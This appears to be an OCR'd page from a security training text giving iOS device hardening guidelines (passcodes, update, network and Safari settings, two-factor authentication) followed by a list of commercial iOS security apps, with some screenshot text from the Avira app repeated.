
Listed below are some important guidelines to help secure iOS devices and their data from attackers:

- Enable the **Passcode Lock** feature on your iPhone. Go to **Settings → Touch ID & Passcode Lock**, and then tap **Turn Passcode On**
- Set separate passcodes for applications containing sensitive data
- Disable Javascript and add-ons from the web browser
- Always download applications from the **Apple App Store**
- Set the **Auto-Lock Timeout** to enter a passcode after a set time. Go to **Settings → General → Auto-Lock**
- Use iOS devices on a secured and protected Wi-Fi network
- Do not store sensitive data on a client-side database
- Do not access web services on a compromised network
- Do not open links or attachments from unknown sources
- Deploy only trusted third-party applications on iOS devices
- Change the default iPhone root password from alpine
- Do not jailbreak or root your device if used within enterprise environments
- Configure Find My iPhone and use it to wipe a lost or stolen device

- Enable Jailbreak detection and also protect access to AppleID and Google accounts, which are tied to sensitive data
- Disable iCloud services so that sensitive enterprise data are not backed up to the cloud (note that cloud services can backup documents, account information, settings, and messages)
- Enable **Ask to Join Networks** function; this prevents you from randomly connecting to available Wi-Fi networks. Go to **Settings → Wi-Fi → Ask to Join Networks**
- Regularly update your device OS with security patches released by Apple. To receive updates, connect to the App Store. For iOS 5 and higher, updates can be received via **Settings → General → Software Updates**
- Enable the Erase Data feature on your iPhone to erase all the data and settings after 10 attempts. Go to **Settings → Touch ID & Passcode → Erase Data**
- Disable the **Voice Dial** feature on iPhone to prevent attackers from accessing the phone without entering a passcode. Go to **Settings → Touch ID & Passcode**, and then **Turn Voice Dial** to **OFF**
- Delete **Keyboard Cache** on your iPhone to remove all your keystrokes recorded. Go to **General → Reset**, tap on **Reset Keyboard Dictionary**, and then **Confirm** on the warning screen
- Disable **Geotagging** (storage of location-based data in images) on the iPhone. Go to **Settings → Privacy → Location Services**, and then toggle the **Camera** to **OFF**
- Enable **Safari's Privacy and Security Settings** on the iPhone. Go to **Settings → Safari**. Here, you can do the following: Enable Block Pop-ups, Disable Passwords and AutoFill, Enable Fraudulent Website Warning, Block cookies, Clear History and Website data, etc.
- Enable the **Do Not Track** feature to keep your web browsing private. Go to **Settings → Safari →** and then enable **Do Not Track** option
- Disable Bluetooth when not in use. Go to **Settings → Bluetooth**, and then toggle it to **OFF**
- Disable Wi-Fi when not in use. Go to **Settings → Wi-Fi**, and then toggle it to **OFF**
- Disable Apple's personal assistant Siri. Go to **Settings → Touch ID & Passcode** and then toggle "**Allow access when locked**" to **OFF**.
- Disable the autofill option in Safari. Go to **Settings → Safari → AutoFill** and then toggle it to **OFF**
- Use two-factor authentication. Go to **Settings → Your Apple ID → Password & Security**, enter your password, and then toggle "**Turn Two-Factor Authentication**" to **ON**
- Install VPN software to encrypt all your Internet traffic
- Install Vault apps to hide the critical data stored on your iOS mobile device

- Reset the connections by navigating to **Settings → General → Reset → Reset location & Privacy** if any suspicious activities are found
- Control what is shared with Apple from the Privacy page. Navigate to **Settings → Privacy → Analytics & Improvements** and set the options off or on to control what is shared.
- To avoid attackers from juice jacking the device, carry a portable charger in case of emergencies or use a data blocker that only connects to the power lanes of the USB cable.
- To block advertising in iOS applications, navigate to **Settings → Privacy → Advertising** and turn on the **Limit Ad Tracking** option to view what has been shared.
- To prevent a locked device from revealing sensitive data, navigate to **Settings → Notifications → Show Previews** and turn off lock-screen notifications.
- Prevent other people from using your devices and accessing your information by utilizing strong six-digit passcodes, Touch ID, and Face ID.
- The secure boot chain, system security, and app security features all help verify that only trusted code and apps run on the device.
- Update apps automatically to fix vulnerabilities. Navigate to **Settings → App Store → Automatic Downloads** and turn on **App Updates**.

Note: The paths given above to enable/disable the respective features may vary based on the iOS version or device used.



iOS Device Security Tools

Avira Mobile Security

This tool provides features like **web protection** and **identity safeguarding**, identifies Phishing websites that target you personally, securing emails, tracking your device, identifying activities, organizing device memory, backing up all your contacts, etc.

Call Blocker
Activate

Calls from numbers you blocked will appear here

Privacy Manager

Unintentional activations of Hey Siri can result in recordings and accompanying information such as location or app data being sent for analysis and improvement of Siri responses. With user privacy in mind, Avira Mobile Security provides a way to prevent data being sent by downloading and installing a specific profile

Download profile

Profile installation steps

1. Tap Allow, then tap Close
2. Open and tap Profile Downloaded
3. Tap install and follow on screen instructions

VPN
Your Daily Limit - 100 MB
100 MB remaining
VPN Status
ON - Nearest Virtual Location
Unlimited Encrypted Traffic
PRO
No daily limit and access to ALL VIRTUAL LOCATIONS

https://www.avira.com

Norton Mobile Security for iOS
https://us.norton.com

LastPass Password Manager
https://www.lastpass.com

Lookout Personal for iOS
https://www.lookout.com

McAfee® Security for mobile
https://www.mcafee.com


Trend Micro Mobile Security
https://www.trendmicro.com

iOS Device Security Tools

- **Avira Mobile Security**

  Source: *https://www.avira.com*

  The Avira Mobile Security tool provides features such as web protection, identity safeguarding, detection of phishing websites that target you personally, securing emails, tracking your device, identifying activities, organizing device memory, backing up all your contacts, and so on for all iOS devices.


Call Blocker
Activate
Privacy Manager
Download profile
VPN
VPN Status
ON - Nearest Virtual Location
Unlimited Encrypted Traffic
PRO

Calls from numbers you blocked will appear here

Unintentional activations of Hey Siri can result in recordings and accompanying information such as location or app data being sent for analysis and improvement of Siri responses. With user privacy in mind, Avira Mobile Security provides a way to prevent data being sent by downloading and installing a specific profile

Profile installation steps

1 Tap Allow, then tap Close

2 Open and tap Profile Downloaded

3 Tap install and follow on screen instructions

Your Daily Limit - 100 MB

